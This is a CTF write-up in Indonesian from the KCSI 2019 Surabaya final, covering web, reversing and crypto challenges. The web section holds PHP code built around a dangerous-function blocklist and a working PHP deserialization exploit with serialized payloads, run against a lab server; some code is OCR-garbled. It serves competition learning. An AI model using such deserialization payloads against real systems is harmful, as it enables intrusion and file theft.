

# Writeup Final KCSI regional Surabaya

## Itsmine



Nama Anggota Tim:

1. Achmad Zaenuri Dahlan Putra
2. Ammar Alifian Fahdan
3. Dito Prabowo

# WEB

## WEB1

Challenge

11 Solves

✕

web1  
100

http://192.168.3.100:1001

Flag

Submit

Solusi :

Didapat suatu kode PHP obfuscated :

```
<?php ${"x47x4c0x42x41Lx53"}["x77x71x64x6cx65_x6a"x6cn"x6e"x65j"x66n"x71u"x6ee"x6a"x6a"x67x6cz"x79w"x76L"x72o"x69"x64p"x5fb"x71_x75x65"]=" _x500\x53T";${"G"x4c"x4fb"x41L"x53"}["c"x74"x74m"x73"x61"x70n"x70e"x6dt"x67"x6cg"x64i"x67o"x6b"x76"x62x"x73m"x71g"x73"x76y"x75"x69"x79"x6a"x71"x71"]="w"x68";${"x47L"x4f"x42"x41"x4c"x53"}["i"x71h"x6eg"x79"x64"x63p"x67L"x72_x6be"x66"x79"x7a"x69"x65d"x69L"x68"x69a"x63"x61r"x69"]="n"x65"x70";${"x47L"x4f"x42A"x4c"x53"}["u"x6dr"x65"x71"x78"x77"x63d"x63"x5fy"x76q"x5f"x77"x68"x6dg"x78"x78w"]="s"x60"x61";highlight_file($_FILE_);extract(${"G"x4c0"x42A"x4c5"}["x77"x71"x64"x6cx65_x6a"x6cn"x6e"x65j"x66n"x71u"x6ee"x6a"x6a"x67x6cz"x79w"x76L"x72o"x69"x64p"x5fb"x71_x75x65"]});if(isset(${"G"x4c"x4fb"x41L"x53"}["x77"x71"x64"x6cx65_x6a"x6cn"x6e"x65j"x66n"x71u"x6ee"x6a"x6a"x67x6cz"x79w"x76L"x72o"x69"x64p"x5fb"x71_x75x65"]}){nep="nep"};${"x47L"x4fb"x41L"x53"}["c"x74"x74m"x73_x61"x70n"x70e"x6dt"x67"x6cg"x64i"x67o"x6b"x76"x62x"x73m"x71g"x73"x76y"x75"x69"x79"x6a"x71"x71"])="system','shell_exec','passthru','exec','file_get_contents','readdir','glob','assert'];if(in_array(strtolower(${"G"x4c"x4f"x42A"x4c"x53"}["i"x71h"x6eg"x79"x64"x63p"x67L"x72_x6be"x66"x79"x7a"x69"x65d"x69L"x68"x69a"x63"x61r"x69"])),${"x47L"x4fb"x41L"x4c5"}["c"x74"x74m"x73_x61"x70n"x70e"x6dt"x67"x6cg"x64i"x67o"x6b"x76"x62x"x73m"x71g"x73"x76y"x75"x69"x79"x6a"x71"x71"]}){die('NonoNoNo');}echo json_encode(array_map(${"x47L"x4f"x42A"x4c"x53"}["i"x71h"x6eg"x79_x64"x63p"x67L"x72_x6be"x66"x79"x7a"x69"x65d"x69L"x68"x69a"x63"x61r"x69"]),${"G"x4c0"x42A"x4c5"}["u"x6dr"x65"x71"x78"x77"x63d"x63"x5fy"x76q"x5f"x77"x68"x6dg"x78"x78w"]));die();}>
```

Dengan menggunakan ddecode, kami melakukan deobfuscate kode tersebut , dan kemudian melakukan beberapa perubahan hingga menghasilkan kode sebagai berikut.

```
1 <?php
2 error_reporting(E_ALL);
3 ini_set('display errors', 1);
4 ${"GLOBALS"}["IND_1"] = "POST";
5 ${"GLOBALS"}["IND_2"] = "wh";
6 ${"GLOBALS"}["IND_3"] = "nep";
7 ${"GLOBALS"}["IND_4"] = "ska";
8 highlight_file($_FILE_);
9 extract($_POST);
10 if (isset($_POST['nep'])) {
11     $wh = ['system', 'shell_exec', 'passthru', 'exec', 'file_get_contents', 'readdir', 'glob', 'assert'];
12     if (in_array(strtolower($nep), $wh)) {
13         die('NonoNoNo');
14     }
15     echo json_encode(array_map($nep, [$ska]));
16     die();
17 } ?>
18
```

[illegible][illegible]

Flag : **KKSI{Aku\_Cinta\_Bu\_Risma}**

## WEB2

Challenge

7 Solves

×

web2  
400

http://192.168.3.100:1002


Max submit its 2.

Flag

Submit

Solusi :

Saat kami membuka halaman tersebut, kami mendapatkan flag palsu. Lalu kami melakukan penelusuran di robots.txt dan menemukan index.php.bak yang merupakan backup dari index.php.



Kami mengunduh file tersebut dan kami mendapat kode dari index.php

```
<?php
```

```
include 'flag.php';  
class KCSI2019{  
    public $status    = "";  
    public $function  = "";  
    public $argument  = "";  
    public $the_len   = "";  
    public $hidden    = "";
```

```

}
if(isset($_GET['ctf'])) {

    function xor_master($string, $key){
        $ret = "";
        for($i=0; $i<strlen($string); $i++){
            $ret .= chr( (ord($string[$i]) ^ $key) );
        }
        return $ret;
    }

    $anti_shell = ['shell_exec', 'exec', 'system', 'popen',
'passthru'];

    $data = unserialize($_GET['ctf']);

    if($data->the_len != strlen(key)){
        die('YO!');
    }

    echo key;

    if(xor_master(key, $data->hidden) != "FaccgMfooidaifg"){
        die('Close');
    }

    if($data->status === 'KCSI2019'){
        $func = $data->function;
        if(in_array(strtolower($func), $anti_shell)){ die('Nonono'); }

        $arg = $data->argument;
        if(strlen($arg) > 2 or strpos($arg, "*") !== False) {
die('Anti cheating!'); }
        var_dump($func($arg));
    }

}else{
    // show_source(__FILE__);
    echo 'KCSI2019{Kalau_Kamu_Submit_ini_Kamu_Pepaga_Sekali}';
}

```

Kami menyadari bahwa kode tersebut menggunakan unserialize untuk membentuk objek KCSI2019, lalu kemudian mengeksekusi perintah \$func dengan argumen \$arg.



Pertama, kami menebak nilai the\_len untuk memunculkan isi dari variabel key. Setelah dicoba berulang kali secara bruteforce, kami mendapatkan nilai the\_len = 15.

```
192.168.3.100:1002/?ctf=O%3A8%3A"KKS12019"%3A1%3A{s%3A7%3A"the_len"%3B}%3A15%3B}

NikkoEnggaliano
Warning: A non-numeric value encountered in /var/www/html/index.php on line 18
Warning: A non-numeric value encountered in /var/www/html/index.php on line 18
Warning: A non-numeric value encountered in /var/www/html/index.php on line 18
Warning: A non-numeric value encountered in /var/www/html/index.php on line 18
```

Maka, kami mencoba membuat solvernya.

```
<?php
class KKS12019{
    public $status      = "KKS12019";
    public $function     = "";
    public $argument    = "";
    public $the_len     = 15;
    public $hidden      = "";
}
$k = new KKS12019;

function xor_master($string, $key){
    $ret = "";
    for($i=0; $i<strlen($string); $i++){
        $ret .= chr( (ord($string[$i]) ^ $key) );
    }
    return $ret;
}

$key = "NikkoEnggaliano";
$t = "FaccgMfooidaifg";

$c = 0;
while (xor_master($key, $c) != $t) {
    $c++;
}

$k->hidden = $c;
$k->function = "scandir";
$k->argument = ".";
$n = urlencode(serialize($k));

echo $n;
```

Saat dijalankan,

```
kerupuksanbel@kerupuksanbel:~/CTF/KKS1_P/web$ php & ./lv.php
%3A8%3A22KKS12019%22%3A5%3A7%3A%3A22status%22%3B%3A8%3A%22KKS12019%22%3B%3A9%3A%22function%22%3B%3A7%3A%22scandir%22%3B%3A8%3A%22argument%22%3B%3A1%3A%22.%22%3B%3A7%3A%22the_len%22%3B%3A15%3B%3A6%3A%22hidden%22%3B%3A8%3B%7Dkerupuksanbel@kerupuksanbel:~/CTF/KKS1_P/web$
```

Lalu dicopy ke browser dengan parameter GET 'ctf' :



NikkoEnggalianoarray(9) { [0]=> string(1) "." [1]=> string(2) " ." [2]=> string(8) "flag.php" [3]=> string(9) "index.php" [4]=> string(13) "index.php.bak" [5]=> string(10) "robots.txt" [6]=> string(7) "sol.php" [7]=> string(10) "solver.php" [8]=> string(5) "t.txt" }

Ada flag.php, kami mencoba membukanya dengan menggunakan fungsi file()

```
<?php
class KKSII2019{
    public $status    = "KKSII2019";
    public $function  = "";
    public $argument  = "";
    public $the_len   = 15;
    public $hidden    = "";
}
$k = new KKSII2019;


function xor_master($string, $key){
    $ret = "";
    for($i=0; $i<strlen($string); $i++){
        $ret .= chr( (ord($string[$i]) ^ $key) );
    }
    return $ret;
}

$key = "NikkoEnggaliano";
$t = "FaccgMfooidaifg";

$c = 0;
while (xor_master($key, $c) != $t) {
    $c++;
}

$k->hidden = $c;
$k->function = "file";
$k->argument = "flag.php";
$n = urlencode(serialize($k));

echo $n;
```



NikkoEnggalianoarray(5) { [0]=> string(8) "string(2) " " [2]=> string(2) " " [3]=> string(35) "define("key", "NikkoEnggaliano");" [4]=> string(64) "define("FLAGGER", "KKSII2019{Bu\_Risma\_Bangga\_Dengan\_Kalian!}");" }

Flag : KKSII{Bu\_Risma\_Bangga\_Dengan\_Kalian!}

# Rev

## Rev1

Challenge

16 Solves

×

rev1  
50

Easy bat

EZ

Flag

Submit

Diberikan sebuah file dengan nama ini\_easy , berikut hasilnya ketika dilakukan pengecekan menggunakan command file.

```
noob@kosong:finalkksi$ file ini_easy
ini_easy: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld, for GNU/Linux 2.6.32, BuildID[sha1]=3f442681ffc50fe816c25865f4d0acc53e0ad046, not stripped
```

Kemudian saya coba menjalankan file tersebut dan berikut hasilnya



```

noob  kosong  finalkksi  $ ./ini_easy

LXVIII
CXI
CX
LXXXIV
LXXXVII
CXI
CXIV
CXIV
LXXXIX
LXVI
LXIX
LXXII

```

Ternyata ketika dijalankan file tersebut mengeluarkan output berupa angka romawi , karena saya ingin mengetahui alur dari program tersebut maka saya coba melakukan decompile menggunakan IDA pro , dan berikut hasilnya .

```

1 // local variable allocation has failed, the output may be wrong
2 int __cdecl __noreturn main(int argc, const char **argv, const char **envp)
3 {
4     unsigned int v3; // eax@1
5     __int64 v4; // rdi@1
6     __int64 v5; // rax@5
7
8     ick_parseargs((__QWORD *)&argc, argv, envp);
9     ick_skipto = 0LL;
10    ick_next = calloc(0x50uLL, 4uLL);
11    ick_onespots = calloc(1uLL, 2uLL);
12    ick_oneforget = calloc(1uLL, 1uLL);
13    ick_globalargv0 = (__int64)argv;
14    v3 = time(0LL);
15    v4 = v3;
16    srand(v3);
17    ick_stashinit(v4, 1LL);
18    while ( (_DWORD)ick_skipto != -65538 )
19    {
20        if ( (_DWORD)ick_skipto )
21            goto LABEL_73;
22        ick_lineno = 2;
23        if ( ick_abstained )
24            break;
25        LODWORD(v5) = ick_jicmatch("WORRYBEHAPPY");
26        ick_skipto = v5;
27        if ( !v5 )
28            ick_lose("000 %s\n\ton THE WAY TO %d\n");
29        ick_pushnext(4294901758LL);
30        ick_skipto = -ick_skipto;
31    }
32
33    ick_lineno = 6;
34    if ( !dword_607190 )
35        ick_assign(ick_onespots, 0LL, *(_BYTE *)ick_oneforget, 111LL);
36    ick_lineno = 7;
37    if ( !dword_607194 )
38        ick_pout((__WORD *)ick_onespots);
39    ick_lineno = 8;
40    if ( !dword_607198 )
41        ick_assign(ick_onespots, 0LL, *(_BYTE *)ick_oneforget, 110LL);
42    ick_lineno = 9;
43    if ( !dword_60719C )
44        ick_pout((__WORD *)ick_onespots);
45    ick_lineno = 10;
46    if ( !dword_6071A0 )
47        ick_assign(ick_onespots, 0LL, *(_BYTE *)ick_oneforget, 84LL);
48    ick_lineno = 11;
49    if ( !dword_6071A4 )
50        ick_pout((__WORD *)ick_onespots);
51    ick_lineno = 12;
52    if ( !dword_6071A8 )
53        ick_assign(ick_onespots, 0LL, *(_BYTE *)ick_oneforget, 87LL);
54    ick_lineno = 13;
55    if ( !dword_6071AC )
56        ick_pout((__WORD *)ick_onespots);
57    ick_lineno = 14;
58    if ( !dword_6071B0 )

```

Dari hasil analisis yang telah dilakukan dapat kami ketahui bahwa file tersebut dibuat menggunakan esoteric programming language yaitu intercal yang mana bisa dikonversi ke bahasa pemrograman C dengan menggunakan ick (compiler khusus intercal). Dari analisis kode juga dapat diketahui bahwa fungsi ick\_pout adalah untuk melakukan print , namun dalam bentuk romawi (seperti saat file tersebut dijalankan) . Kemudian disini saya mengambil seluruh value pada ick\_assign dan melakukan print chr() terhadap value tersebut. Berikut kode dari program yang saya buat.

```
a=[68,111,110,84,87,111,114,114,89,66,69,72,97,112,112,89]
flag=""
for i in a:
    flag+=chr(i)
print flag
```

Dan berikut hasilnya ketika dijalankan

```
noob  kosong  finalkksi  $  python solveeasy.py
DonTWorrrYBEHappY
```

Flag : **KKSI2019{DonTWorrrYBEHappY}**

## Rev 5



Diberikan sebuah file pesan bernama pesan\_rahasia\_kang.zip setelah meng ekstrak, kita menemukan banyak program pesan. kita coba debug beberapa program

```

6000c7:      8a 10      mov     (%rax),%dl
6000c9:      80 ea 37    sub     $0x37,%dl
6000cc:      80 fa 10    cmp     $0x10,%dl

```

program meminta sebuah argumen dan mengurangi dengan 0x37 lalu hasilnya 0x10, kita reverse dengan  $0x10 + 0x37$ , pada program lain terdapat juga xor dan add, kita dapatkan dulu nilai kedua value dengan read binary nya, kemudian kita cari operator nya apakah sub, xor, atau add. lalu melakukan operasi pada kedua angka.  
berikut solver yang kita buat :

```

result=""
counter=0
for i in range(346):
    path = "pesan"+str(i)
    with open(path,"r") as f:
        binary = f.read()
        operator=binary[0xc9+1].encode("hex")
        oper1=ord(binary[0xc9+2])
        oper2=ord(binary[0xcc+2])
        if(operator=='f2'):
            # counter+=1
            hasil=oper1^oper2
            if(hasil>255):
                hasil=hasil%256
            result+=chr(hasil)
        elif(operator=='ea'):
            # counter+=1
            hasil=oper1+oper2
            if(hasil>255):
                hasil=hasil%256
            result+=chr(hasil)
        elif(operator=='c2'):
            # counter+=1
            hasil=oper2-oper1

            result+=chr(hasil)
print result

```

```

ditto ~/Downloads/pesan_rahasia_kang/pesan python solve.py
Garuda pancasila Akulah pendukungmu Patriot proklamasi Sedia berkorban untukmu P
ancasila dasar negara Rakyat adil makmur sentosa Pribadi bangsaku Ayo maju maju
Ayo maju maju Ayo maju maju KKS12019{Aku_k4n_selalu_cinta_INDONESIA} . Padamu ne
geri kami berjanji Padamu negeri kami berbakti Padamu negeri kami mengabdikan
u negeri jiwa raga kami.

```

Flag : KKS12019{Aku\_k4n\_selalu\_cinta\_INDONESIA}

## Rev 3

Challenge

1 Solve

×

rev3  
100

Key

Flag

Submit

Diberikan sebuah file dengan nama key , kemudian disini kami langsung melakukan analisis menggunakan IDA, berikut hasil decompilennya.

```
1|int __cdecl main(int argc, const char **argv, const char **envp)
2|{
3|    int result; // eax@2
4|
5|    if ( argc > 1 )
6|    {
7|        if ( (unsigned int)validasi_key_v2(argv[1]) )
8|        {
9|            printf("Congratulations!! here is you flag: KKS12019{%s}\n", argv[1], argv);
10|            result = 1;
11|        }
12|        else
13|        {
14|            result = 0;
15|        }
16|    }
17|    else
18|    {
19|        puts("Usage: ./ezkeygen64 <KEY>");
20|        result = 1;
21|    }
22|    return result;
23|}
```

Berikut isi dari fungsi validasi\_key\_v2

```

12 | if ( (unsigned int)strlen(a1) == 42 )
13 | {
14 |     LODWORD(v2) = mungkin_penting_v2(a1, 42LL);
15 |     v3 = 0;
16 |     v4 = 0;
17 |     for ( i = 0; i <= 55; ++i )
18 |     {
19 |         if ( i & 1 )
20 |             char_set3[(signed __int64)v4++] = *(_BYTE *) (i + v2);
21 |         else
22 |             char_set2[(signed __int64)v3++] = *(_BYTE *) (i + v2);
23 |     }
24 |     for ( j = 0; j <= 27; ++j )
25 |         char_set4[(signed __int64)j] = char_set2[(signed __int64)j];
26 |     for ( k = 0; k <= 27; ++k )
27 |         char_set4[(signed __int64)(k + 28)] = char_set3[(signed __int64)k];
28 |     for ( l = 0; l <= 55; ++l )
29 |     {
30 |         if ( *(double *)&Zproc_libc_finl[1] != pow(2.0, (double)(char)(char_set4[(signed __int64)l] ^ 0xD)) )
31 |         {
32 |             puts("Congratulations!! here is you fake flag: KKS12019{ez_bed_reversenya}");
33 |             return 0LL;
34 |         }
35 |     }
36 |     result = 1LL;
37 | }
38 | else
39 | {
40 |     puts("Congratulations!! here is you fake flag: KKS12019{ez_bed_reversenya}");
41 |     result = 0LL;

```

Dan berikut hasil decompile dari fungsi mungkin\_penting\_v2

---

```

for ( i = 0; i < a2; i += 3 )
{
    v8 = 0;
    v9 = 0;
    for ( j = i; j < a2 && i + 2 >= j; ++j )
    {
        v8 = *(_BYTE *) (j + a1) | (v8 << 8);
        ++v9;
    }
    v6 = 8 * v9;
    v7 = 8 * v9 % 3;
    while ( v6 )
    {
        if ( v6 <= 5 )
        {
            v5 = (v8 << (6 - v6)) & 0x3F;
            v6 = 0;
        }
        else
        {
            v5 = (v8 >> (v6 - 6)) & 0x3F;
            v6 -= 6;
        }
        v2 = v13++;
        dest[v2] = *((_BYTE *)&v16 + v5);
    }
}
for ( k = 1; k <= v7; ++k )
    src[k - 1] = 61;
dest[v13] = 0;
result = strcat(dest, src);

```

Disini intinya fungsi mungkin\_penting\_v2 adalah melakukan encode base64 tapi menggunakan charset tertentu (ditentukan sendiri). Sedangkan pada fungsi validasi\_key terdapat fungsi yang membuat hasil dari result terbagi menjadi dua yaitu yang genap sendiri dan yang ganjil sendiri, kemudian disatukan. Kemudian dilakukan pengecekan `&Zproc_libc_finl[1] != pow(2.0, (double)(char)(char_set4[(signed __int64)l] ^ 0xD))`.



Jadi disini saya mengambil value dari &Zproc\_libc\_finl[i] lalu melakukan bruteforce untuk mendapatkan string yang tepat . Lalu membalikkan base64 encoded text yang diacak menjadi base64 semula , lalu melakukan decode mnggunakan charset yang ditetapkan di fungsi mungkin\_penting\_v2,berikut script yang saya gunakan.

```
from base64 import b64decode
from math import log

Zproc_libc_finl=[4722366482869645213696.000000,8307674973655724205
6487941267521536.000000,162259276829213363391578010288128.000000,2
475880078570760549798248448.000000,288230376151711744.000000,42535
295865117307932921825928971026432.000000,5316911983139663491615228
241121378304.000000,1329227995784915872903807060280344576.000000,4
722366482869645213696.000000,295147905179352825856.000000,47223664
82869645213696.000000,81129638414606681695789005144064.000000,1441
15188075855872.000000,170141183460469231731687303715884105728.0000
00,4722366482869645213696.000000,132922799578491587290380706028034
4576.000000,162259276829213363391578010288128.000000,3022314549036
57293676544.000000,162259276829213363391578010288128.000000,302231
454903657293676544.000000,664613997892457936451903530140172288.000
000,274877906944.000000,4611686018427387904.000000,247588007857076
0549798248448.000000,1152921504606846976.000000,247588007857076054
9798248448.000000,4722366482869645213696.000000,944473296573929042
7392.000000,2361183241434822606848.000000,144115188075855872.00000
0,9903520314283042199192993792.000000,38685626227668133590597632.0
00000,144115188075855872.000000,38685626227668133590597632.000000,
20282409603651670423947251286016.000000,99035203142830421991929937
92.000000,73786976294838206464.000000,4951760157141521099596496896
.000000,166153499473114484112975882535043072.000000,10633823966279
326983230456482242756608.000000,39614081257132168796771975168.0000
00,1267650600228229401496703205376.000000,73786976294838206464.000
000,5070602400912917605986812821504.000000,36893488147419103232.00
0000,590295810358705651712.000000,9007199254740992.000000,38685626
227668133590597632.000000,18446744073709551616.000000,396140812571
32168796771975168.000000,9903520314283042199192993792.000000,21267
647932558653966460912964485513216.000000,1180591620717411303424.00
0000,38685626227668133590597632.000000,129807421463370690713262408
2305024.000000,1267650600228229401496703205376.000000]
```

```
b64encoded_str = ""

for item in Zproc_libc_finl:
    for i in range(42,123):
        j=i^13
        if (pow(2,j)==item):
```

```

        b64encoded_str+=chr(i)
gan=""
gen=""
for i in range(28):
    gen+=b64encoded_str[i]
    gan+=b64encoded_str[i+28]
real_text=['a']*56
ii=0
iii=0
for i in range(56):
    if(i%2==0):
        real_text[i]=gen[ii]
        ii+=1
    else:
        real_text[i]=gan[iii]
        iii+=1

charset_1 =
"/+98MLKJIHGFEutsr765zyx43210wfYXWVUedcbvqponmlkjihTSRQPONGaZDCBA"
charset_2 =
"ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"
std="EJy4fPVX74pXweuPEOIQExgv4RrieOukfLCHf8CXzM+R3PVq1KVXEcDi"
trans=str.maketrans(charset_1,charset_2)
tmp_key=std.translate(trans)
a=tmp_key

print(b64decode(a))

```

Flag: **KKSI2019{0uWwh\_Ez\_r3v3r51ng\_D03snt\_It?\_P@tchhhh\_2\_0}**

## Rev 2

Challenge 2 Solved ×

rev2  
300

Table revenge

Ez

Flag

Submit

Diberikan sebuah file dengan nama table kemudian kami langsung melakukan decompile menggunakan IDA.

```
while ( 1 )
{
    v3 = T--;
    if ( v3 == 0 )
        break;
    N = 2;
    printf("Masukkan 2 integer untuk key ke %d\n", v8);
    for ( i = 0; i < N; ++i )
        scanf("%d", 4LL * i + 6299840);
    v15 = 0LL;
    v16 = powMod(2LL, N - 1, 1000000007LL);
    for ( j = 0; j <= 31; ++j )
    {
        v11 = 0;
        for ( k = 0; k < N; ++k )
        {
            if ( (A[k] >> j) & 1 )
                ++v11;
        }
        if ( v11 )
        {
            v4 = (v16 << j) + v15;
            *(_QWORD *)v5 = v4;
            *(_QWORD *)v5 + 1 = (unsigned __int128)v4 >> 64;
            v15 = v5 % 1000000007;
        }
    }
    v13 = 0;
    for ( l = 0; l < N; ++l )
    {
        A[l] ^= 0x539u;
        if ( v17[2LL * (signed int)v8 + 1] == A[l] )
            ++v13;
    }
    ++v8;
    if ( v13 == 2 )
        puts("Result : True\n");
    else
        puts("Result : False\n");
}
result = 0;
v7 = *MK_FP(__FS__, 40LL) ^ v10;
return result;
```

Kemudian disini saya menyadari bahwa soal tersebut mengalami beberapa perubahan dari soal table penyisihan sebelumnya, namun untuk algoritma enkripsi yang dipakai sama, dan sebelumnya kami sudah mencoba menganalisa algoritma enkripsi yang ada pada soal table yaitu inputan yang kita berikan misal a dan b, dilakukan operasi sebagai berikut :

```
flag=chr((a^b)+a+b/num)
```

Jadi disini kita hanya perlu merubah beberapa kode program kita, seperti menambahkan xor 1337 pada setiap value yang benar, kemudian dari situ kita melakukan fungsi decrypt yang sama dengan nilai num = 22.

```
a=[[1081, 1792], [1081, 1792], [1849, 1192], [1819, 1082], [1823, 1819], [1849, 1833], [1827, 1834], [1403, 1802], [369, 112], [1849, 1192], [63, 62], [479, 313], [307, 274], [303, 283], [307, 274], [313, 10], [307, 274], [296, 301], [1910, 1087], [307, 274], [1411, 387], [473, 453], [307, 274], [489, 313], [296, 301], [1289, 1641], [307, 274], [1411, 387], [307, 274], [456, 1336], [296, 301], [1849, 1192], [367, 366], [313, 1440], [307, 274], [281, 413], [1339, 442], [111, 358]]
b=[]
for i in a:
    d=[]
    for j in i:
        d.append(j^1337)
    b.append(d)
i=0
flag=""
for j in range(len(b)):
    flag+=chr(((b[j][i]^b[j][i+1])+b[j][i]+b[j][i+1])/22)
print flag
```

**FLAG : KKS12019{Surabaya\_Mantap\_Panas\_Sekali}**

# Crypto

## Crypt1

Challenge

5 Solves

×

crypt1  
200

NXR

Flag

Submit

Diberikan suatu file dengan nama peserta.py disini kami langsung membuka file tersebut dan berikut isinya setelah kami rubah beberapa \*untuk mempermudah

```
flag = "coba"
bf    = []
sr    = []
key1 = '1' #dicari
key2 = '1' #dicari

def rr(string, key):
    ret = ""
    for x in string:
        print
        ret += chr( (ord(x) + key) )
    return ret

def rotl(num, bits=64):
    bit = num & (1 << (bits - 1))
    num <<= 1
    if (bit):
        num |= 1
    num &= (2 ** bits - 1)
    return num
```



```

def rotr(num, bits=64):
    num &= (2 ** bits - 1)
    bit = num & 1
    num >>= 1
    if (bit):
        num |= (1 << (bits - 1))
    return num

flag = rr(flag, key1)

for x,j in enumerate(flag):
    cv = ord(j)
    if x % 2 == 0:
        print("Genap", bin(cv) ,bin(rotr(cv)))
        bf.append(rotr(cv))
    else:
        print("Ganjil", bin(cv) ,bin(rotl(cv)))
        bf.append(rotl(cv))
for i in bf:
    final = i ^key2
    sr.append(final)
print(sr[::-1])

#[256, 9223372036854775845, 178, 47, 196, 52, 232,
9223372036854775865, 208, 53, 226, 9223372036854775857, 252,
9223372036854775865, 230, 9223372036854775870, 220,
9223372036854775865, 240, 9223372036854775857, 264,
9223372036854775865, 264, 9223372036854775868, 170,
9223372036854775883, 136, 9223372036854775830, 122, 23, 168,
9223372036854775847, 172, 9223372036854775843]

```

Dari kode diatas dapat dilihat bahwa pertama setiap karakter pada flag akan mengalami penambahan sebanyak key1 ,lalu kemudian dilakukan pengulangan sebanyak panjang dari variable flag dengan mana jika index genap maka dilakukan pemanggilan fungsi rotr dan jika index ganjil dilakukan pemanggilan fungsi rotl. Dan terakhir dilakukan xor terhadap key2 kemudian di print secara reverse .

Disini kami melakukan analisis terhadap pemanggilan fungsi rotr dan rotl , setelah kami paham alur enkripsi dari program tersebut kami membuat solvernya,yaitu dengan membalik melakukan xor dengan range nilai 0-99 (karena kita tidak tahu nilai dari key2) kemudian pembalikan fungsi rotr dan rotl dan terakhir pengurangan dengan nilai key1 dengan value 0-99.

Berikut solver yang telah kami buat :


```

for key1 in range(100):
    for key2 in range(100):
        try:
            b=[256, 9223372036854775845, 178, 47, 196, 52, 232,
9223372036854775865, 208, 53, 226, 9223372036854775857, 252,
9223372036854775865, 230, 9223372036854775870, 220,
9223372036854775865, 240, 9223372036854775857, 264,
9223372036854775865, 264, 9223372036854775868, 170,
9223372036854775883, 136, 9223372036854775830, 122, 23, 168,
9223372036854775847, 172, 9223372036854775843][::-1]
            for i in range(len(b)):
                b[i]=b[i]^key2
            flag=""
            for i,j in enumerate(b):
                if(i%2==0):
                    if(len(str(j))>3):
                        flag+=chr(int(bin(j)[56:]+ '1',2))
                    else:
                        flag+=chr(j*2)
                else:
                    flag+=chr(j/2)
            flag2=""
            for i in flag:
                flag2+=chr(ord(i)-key1)
            if('KKS'I' in flag2):
                print flag2
                break
        except Exception as e:
            xxx=1

```

**Flag : KKS'I2019{Hey\_you\_can\_solve\_it\_BTW}**

## Crypt 2



Kami mencoba menjalankan service di tulisan tersebut. Dan saat dijalankan, maka service akan mengeluarkan output berupa plain text, key1, process 1, key 2, dan enc. Kecuali saat input flag, maka akan keluar suatu plain text (fake flag), key1, key 2 dan enc.

```
kerupuksambel@kerupuksambel:~$ nc 192.168.3.100 2025
Selamat Datang di Nepska Encryption
Ketikan `flag` untuk melihat flag
Masukan string untuk di Enkripsi: rinko
Array
(
    [plaintext] => rinko
    [key_one] => dFZubFc=
    [proses_one] => aHR4c2E=
    [key_two] => QlZKZXa=
    [encrypted] => KiIyFhE=
)
^C
kerupuksambel@kerupuksambel:~$ nc 192.168.3.100 2025
Selamat Datang di Nepska Encryption
Ketikan `flag` untuk melihat flag
Masukan string untuk di Enkripsi: flag
Array
(
    [plaintext] => S0tTSTiWMTl7S2FtdV9LaXJh0Jha2FsX1NlbXVhYV9EZWNvZGVfQmFzZTY0P19UZW50dV9UaWRha30=
    [key_one] => QnhLZFh0cnZIamlzeFJCZG1RbGllZFJ6bUtQRnhJRlpmcWNkZHV5S0RIZGF6RG==
    [proses_one] => ?
    [key_two] => ZEx2cFRBc0xaRnZQa1R4UVRDZ1dHa3FlVlRnWVVsRFlXWm5RQUdCQW1YcHdSTQ==
    [encrypted] => JQkl0XFyVn0hCSkCBzgJJTocJTotGC42JCAgBhsYJyswBT8+Lz8dBx4yEwJlMA==
)
^C
```

Lalu, kemudian kami menyadari bahwa proses one didapat dari hasil caesar cipher plain text dengan `base64_decode(key_one)` dan encrypted didapat dari hasil xor proses one dan encrypted. Ini kami sadari setelah melakukan analisis yang cukup lama dan dari situlah kami langsung membuat solver untuk mendapatkan plaintextnya, disini alur dari solver kami adalah melakukan xor antara encrypted dengan key\_two kemudian dihasilkan proses one, dari proses one dilakukan decode caesar cipher menggunakan `shiftf(key)` yaitu key\_one.

Disini hasil yang kami dapatkan ketika mencoba satu proses enkripsi sudah cukup terbaca namun tidak reliable,akhirnya disini kami membuat script otomatis untuk melakukan decrypt encrypted text tersebut sebanyak 100 kali untuk melakukan analisis selanjutnya yaitu sedikit guessing terhadap flag aslinya.

Berikut solver yang kami buat

```
import base64 as b64
import string
from pwn import *

def caesarcipher(plain,key,mode):
    if(mode=='besar'):
        result=chr(ord('A')+(ord(plain)+ord(key)-ord('Z'))%25)
    elif(mode=='kecil'):
        result=chr(ord('a')+(ord(plain)+ord(key)-ord('z'))%25)
    elif(mode=='no'):
        result=plain
    return result

context.log_level='error'
for i in range(100):
    s=remote("192.168.3.100",2025)
    s.recvline()
    s.recvline()
    s.sendline('flag')
    s.recvline()
    s.recvline()
    pl=s.recvline()
    key1=s.recvline().split("=>")
    key1=key1[1][1:-1]
    s.recvline()
    key2=s.recvline().split("=>")
    key2=key2[1][1:-1]
    cipher22=s.recvline().split("=>")
    cipher22=cipher22[1][1:-1]
    key1=b64.b64decode(key1)
